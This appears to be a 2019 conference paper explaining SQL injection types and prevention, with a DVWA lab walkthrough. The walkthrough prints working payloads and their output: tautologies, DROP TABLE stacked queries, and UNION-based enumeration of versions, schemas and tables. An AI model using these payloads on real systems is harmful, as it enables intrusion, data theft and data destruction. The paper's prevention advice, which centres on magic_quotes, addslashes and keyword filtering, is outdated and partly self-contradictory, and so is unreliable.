2019 International Conference on Computer Network, Electronic and Automation (ICCNEA)

Research on SQL Injection Attack and Prevention Technology Based on Web

Limei Ma
[1.]College of Computer and Cyber Security
Hebei Normal University
Shijiazhuang, CHINA
[2.]Key Laboratory of Network and Information Security in Hebei Province, Shijiazhuang, CHINA
[3.]School of Information Studies
Dominican University
River Forest, USA
E-mail: malimei@hebtu.edu.cn

Yijun Gao
School of Information Studies
Dominican University
River Forest, USA
E-mail: ygao@dom.edu

Dongmei Zhao[*]
[1.]College of Computer and Cyber Security
Hebei Normal University
Shijiazhuang, CHINA
[2.]Key Laboratory of Network and Information Security in Hebei Province, Shijiazhuang, CHINA
E-mail: zhaodongmei666@126.com

Chen Zhao
[1.]College of Computer and Cyber Security
Hebei Normal University
Shijiazhuang, CHINA
[2.]Key Laboratory of Network and Information Security in Hebei Province, Shijiazhuang, CHINA
E-mail: tczxz007@163.com

***Abstract*—This SQL injection attack is one of the common means for hackers to attack database. With the development of B/S mode application development, more and more programmers use this mode to write applications. However, due to the uneven level and experience of programmers, a considerable number of programmers do not judge the legitimacy of user input data when writing code, which makes the application security risks. Users can submit a database query code and get some data they want to know according to the results of the program. SQL injection attack belongs to one of the means of database security attack. It can be effectively protected by database security protection technology. This paper introduces the principle of SQL injection, the main form of SQL injection attack, the types of injection attack, and how to prevent SQL injection. Discussed and illustrated with examples.**

Keywords-Component; SQL;WEB; Injection Attack; Prevention Technology

I. WHAT IS SQL INJECTION

The so-called SQL injection is to cheat the server to execute malicious SQL commands by inserting SQL commands into the query string of Web form submission or input domain name or page request. For example, many previous video websites leaked VIP membership passwords mostly by submitting query characters via WEB form, which is particularly vulnerable to SQL injection attacks when the application program. SQL injection attacks occur when dynamic SQL statements are constructed using input content to access the database. SQL injection also occurs if the code uses stored procedures, which are passed as strings containing unfiltered user input. Hackers can get access to the website database through the SQL injection attack, and then they can get all the data in the website database. Malicious hackers can tamper with the data in the database through the SQL injection function and even destroy the data in the database. As a web developer, you hate this kind of hacking. It's necessary to understand the principle of SQL injection and learn how to protect your website database by code.

II. SQL INJECTION PRINCIPLE

SQL injection can enable an attacker to bypass authentication mechanism and completely control the database on the remote server. SQL is the abbreviation of Structured Query Language. It is the fact standard of accessing database. At present, most Web applications use SQL database to store application data. Almost all Web applications use some kind of SQL database in the background. Like most languages, SQL syntax allows database commands to be mixed with user data. If developers are not careful, user data can be interpreted as commands, so that remote users can not only input data to Web applications, but also execute arbitrary commands on the database.

A. There are two main forms of SQL injection attacks

1) One is to insert the code directly into the user input variables that are concatenated with the SQL command and made to execute. The example given above is the adoption of this method. Because it is directly bound with SQL statements, it is also called direct injection attack method.

2) The second is an indirect attack, which injects malicious code into strings to be stored in tables or as original documents. The stored string is connected to a dynamic SQL command to execute some malicious SQL code. The injection process works by terminating the text string ahead of time and then appending a new command. Take direct injection attack as an example. When a user enters a variable, the current statement is terminated with a semicolon. Then insert a malicious SQL statement. Since the inserted command may append other strings before execution, attackers often terminate the injected string with the comment mark "-". When executed, the system will think that the statement bit annotations will follow, so the subsequent text will be ignored and can't be compiled and executed.

III. Types of SQL Injection Attacks

A. The escape character is not filtered correctly

This form of injection attack occurs when the user's input is not filtered for escape characters, and it is passed to an SQL statement. This will result in the end user of the application manipulating the statements on the database. For example, the following line of code demonstrates this vulnerability:

Statement: = "SELECT * FROM users WHERE name ='" + userName + "';"

The purpose of this code is to extract a particular user from its user table, but if the user name is forged by a malicious user in a specific way, the operation performed by this statement may not be just what the author of the code expects. For example, set the username variable to:

'a'or't'='t, when the original statement changes:

SELECT * FROM users WHERE name ='a'OR't'='t';

If this code is used in an authentication process, this example can force the selection of a legitimate username, because assigning 't'='t is always correct.

On some SQL servers, such as in SQL Server, any SQL command can be injected in this way, including executing multiple statements. The value of username in the following statement will result in the deletion of the "users" table and the selection of all data from the "data" table (which in fact reveals the information of each user).

a'; DROP TABLE users; SELECT * FROM data WHERE name LIKE'%

This makes the final SQL statement look like the following:

SELECT * FROM users WHERE name ='a'; DROP TABLE users; SELECT * FROM DATA WHERE name LIKE'%';

Other SQL executions do not take executing multiple commands in the same query as a security measure. This prevents an attacker from injecting a completely independent query, but doesn't prevent an attacker from modifying the query.

B. Incorrect type handling

This form of attack occurs if a user-supplied field is not of a strong type, or if type coercion is not enforced. When a numeric field is used in an SQL statement, this attack occurs if the programmer does not check the validity of user input (whether it is numeric or not). For example:

Statement: = "SELECT * FROM data WHERE id = + a_variable +";

As can be seen from this statement, the author expects a variable to be a number related to the "id" field. However, if the end user chooses a string, the need for escape characters is bypassed. For example, set a variable to: 1; DROP TABLE users, which will delete the "users" table from the database, and the SQL statement becomes: SELECT * FROM DATA WHERE id = 1; DROP TABLE users;

C. Vulnerabilities in database servers

Sometimes, there are vulnerabilities in database server software, such as mysql real_ escape _string() function vulnerability in MYSQL server. This vulnerability allows an attacker to perform a successful SQL injection attack based on incorrect unified character encoding.

D. Blind SQL Injection Attack

When a Web application is vulnerable to attack and the result is not visible to the attacker, a so-called blind SQL injection attack occurs. Vulnerable pages may not display data, but display different content based on the results of logical statements injected into legitimate statements. This attack is time-consuming because a new statement must be carefully constructed for each byte acquired. But once the location of the vulnerability and the location of the target information are established, a tool called Absinthe can automate this attack.

E. Conditional response

Note that there is an SQL injection that forces the database to compute the value of a logical statement on a common application screen:

SELECT booktitle FROM booklist WHERE bookId ='00k14cd'AND 1 = 1

This leads to a standard face, while the statement

SELECT booktitle FROM booklist WHERE bookId ='00k14cd'AND 1 = 2

When a page is vulnerable to SQL injection attacks, it may give a different result. Such a single injection will prove that blind SQL injection is possible, and it will enable an attacker to design statements that can judge authenticity based on the content of a field in another table.

F. Conditional errors

If the WHERE statement is true, this type of blind SQL injection forces the database to judge a statement that causes an error, resulting in an SQL error. For example:

SELECT 1/0 FROM users WHERE username='Ralph'. Obviously, if Ralph exists, dividing by zero will lead to errors.

G. Time Delay

Time delay is a kind of blind SQL injection. According to the logic injected, it can cause the SQL engine to execute a long queue or a time delay statement. An attacker can measure the page load time to determine whether the injected statement is true or not.

IV. Examples of SQL Injection

SQL injection format: HTTP://xxx.xxx.xxx/abc.asp? Id=YY and other parameters in ASP dynamic web pages

A. *Digital SQL Injection*

Id=YY', abc. ASP runs abnormally
Id=YY and 1=1 are the same as id=YY pages
Unlike id=YY page, id=YY and 1=2 has an exception

B. *Character-based SQL injection*

Id=YY', abc. ASP runs abnormally;
Id=YY and'1=1'are the same as id=YY pages
Unlike id=YY pages, id=YY and'1=2' have an exception
Examples: http://193.168.1.10/dvwa/login.php, open DVWA, DVWA software is a WEB vulnerability testing program for conventional WEB vulnerability teaching and detection, account admin, password admin, as shown in Figure 1.





Figure 1. DVWA Initial interface

Select SQL-Infection, enter 1 in the input box and click Submit to get user information with ID 1, as shown in Figure 2.




```
ID: 1
First name: admin
Surname: admin
```

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

Figure 2. Input 1 to get user information

Select SQL-Infection, enter "1'and 1 = 1--" in the input box (with a space at the end), and click "Submit" to get user information with ID 1, as shown in Figure 3.




```
ID: 1' and 1=1--
First name: admin
Surname: admin
```

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

Figure 3. Input “1’ and 1=1-- ” to get user information


Select SQL-Infection, enter "1'or 1 = 1--" in the input box, and click "Submit" to get user information with ID 1, as shown in Figure 4.



```
ID: 1' or 1=1--
First name: admin
Surname: admin

ID: 1' or 1=1--
First name: Gordon
Surname: Brown

ID: 1' or 1=1--
First name: Hack
Surname: Me

ID: 1' or 1=1--
First name: Pablo
Surname: Picasso

ID: 1' or 1=1--
First name: Bob
Surname: Smith

ID: 1' or 1=1--
First name: user
Surname: user
```

Figure 4. Input “1’ or 1=1-- ” to get user information

Try to get the database information, enter 1'and 1=2 union select version (), database () --, and click "Submit" in the input box, as shown in Figure 5.




```
ID: 1' and 1=2 union select version(),database()--
First name: 5.1.41-3ubuntu12.6-log
Surname: dvwa
```

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

Figure 5. Input “1'and 1=2” to get user information

To get the information of the database, enter 1'and 1 = 2 union select 1, schema_name from information_schema. schemata--, and click "Submit" to view the database name, as shown in Figure 6.




```
ID: 1' and 1=2 union select 1 , schema_name from information_schema.schemata--
First name: 1
Surname: information_schema

ID: 1' and 1=2 union select 1 , schema_name from information_schema.schemata--
First name: 1
Surname: dvwa
```

Figure 6. Viewable database name

Information_schema: Mysql system database, where SCHEMATA table stores all database information, TABLES table stores all table information, COLUMNS table stores all column information.

Get the table name in the DVWA database, enter 1'and 1 = 2 union select group_concat (table_name) in the input box, 2 from information_schema.tables where table schema='information.schema'#, and click "Submit", as shown in Figure 7.



```
ID: 1' and 1=2 union select group_concat(table_name),2 from information_schema.tables where table_schema='information_schema'#
First name: CHARACTER_SETS,COLLATIONS,COLLATION_CHARACTER_SET_APPLICABILITY,COLUMNS,COLUMN_PRIVILEGES,ENGINES,EVENTS,FILES,GLOBAL_STATUS,
Surname: 2
```

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet

Figure 7. Get the table name in the DVWA database

V. How to prevent SQL injection?

The reason of SQL injection is that the SQL statements are not written properly and special characters are filtered in the process of program development. As a result, the client can submit some SQL statements through global variables POST and GET to execute normally, The methods to prevent SQL injection are as follows:

Open the magic_quotes_gpc and magic_quotes_runtime settings in the configuration file, Use add slashes to convert SQL statements when executing SQL statements, Sql statement writing should not omit small quotation marks and single quotation marks as far as possible, filter out some keywords in SQL statements: update, insert, delete, select,.*, Improving the naming skills of database tables and fields, naming some important fields according to the characteristics of the program, which is difficult to guess. Set register_globals to off in the Php configuration file to close global variable registration. Control error information, do not output error information on the browser, write error information to the log file. Filter out some common database operation keywords: select, insert, update, delete, and *, or filter through system function: addslashes (content that needs to be filtered).

Register_globals = off in the PHP configuration file; the registered global variable is closed when set to close state//action. For example, the value of a POST form is received using $_POST ['user'], if register_globals = on; the value of a form can be received directly using $user. When writing SQL statements, try not to omit small quotation marks (the one above the tab key) and single quotation marks. Improve database naming skills, for some important fields according to the characteristics of the program naming, not easy to guess. Encapsulate common methods to avoid direct leaking of SQL statements. Open the PHP security mode Safe_mode=on; Open magic_quotes_gpc to prevent SQL from being injected into Magic_quotes_gpc=off; the default is closed, it will automatically convert the query of the SQL statement submitted by the user after opening, which will play an important role in preventing SQL injection. So open: magic_quotes_gpc=on; Control error information Close the error message and write it to the system log. Pretreatment with mysqli or pdo.

VI. Conclusion

SQL injection attackers are smarter and more comprehensive in finding vulnerable websites. There are some new methods of SQL attack. Hackers can use various tools to speed up the process of exploiting vulnerabilities. Let's take a look at the Asprox Trojan, which is spread mainly through a botnet that publishes mail. The whole process of its work can be described as follows: First, the Trojan is installed on the computer through spam sent by the controlled host. Then, the computer infected by the Trojan will download a binary code, and when it starts, it will use search. Index engine search uses Microsoft's ASP technology to build forms and vulnerable websites. The results of the search become a list of targets for SQL injection attacks. Then, the Trojan Horse will launch SQL injection attacks on these sites, making some sites under ontrol and destruction. Users visiting these controlled and destroyed sites will be tricked into downloading a malicious piece of JavaScript code from another site. Finally, this code guides users to the third site, where there are more malware, such as Trojan horses stealing passwords.

Acknowledgment

This Project Supported by the National Natural Science Foundation of China（No.61672206）

This Project Supported by the National Natural Science Youth Foundation of China (No.61703136)

Author 1:

Limei Ma, Associate Professor, Hebei Normal University, Dominican University of America visiting scholars, research field: cyber security, information technology and artificial neural network

∗Correspondence Author:

Dongmei Zhao, Professor, Hebei Normal University, research field: cyber security, information technology

Author 3:

Yijun Gao, Associate Professor, Dominican University, Research fields: social media and emerging technologies, competitive intelligence, crisis management

Author 4:

Chen Zhao, Associate Professor, Hebei Normal University, research field: cyber security, data mining

Reference

[1] Shen Qingni, Qingsi. Operating system security design. Beijing: Machinery Industry Press, 2013.

[2] Yu Chaohui, Wang Changzheng, Zhao Yicheng. Practical Treasure Book of Network Security System Protection and Hacker Attack and Defense. Beijing: China Railway Publishing House, 2013.

[3] Ma Limei, Wang Fangwei. Computer Network Security and Experimental Course, tsinghua university press,ISBN:9787302439332

[4] Ma Limei,GuoQing,ZhangLinwei Ubuntu Linux operating system and Experimental Course, tsinghua university press,ISBN:9787302438236

[5] Zhang shengcai,Zhoushuhui,SQL Injection Attack Prevention Technology Based on Improved Pattern Matching Algorithms, Technology Innovation and Application,2017,35

[6] Dong Zhenliang. Application of cryptographic algorithms and international standardization [D]. Financial Information Center of the People's Bank of China, 2018.

[7] Zhou Yinqing, Ouyang Zichun. Brief discussion on the implementation and management of information system security level protection evaluation [D]. Digital Communication World, 2018.

[8] Liang Lixin and Li Jun. Information Security Level Protection Evaluation Based on Virtualization [D]. Police Technology, 2014

[9] Wubin,Liu Dun. SQL Injection Attack and Vulnerability Detection and Prevention Technology[D].Network Security Technology & Application,2017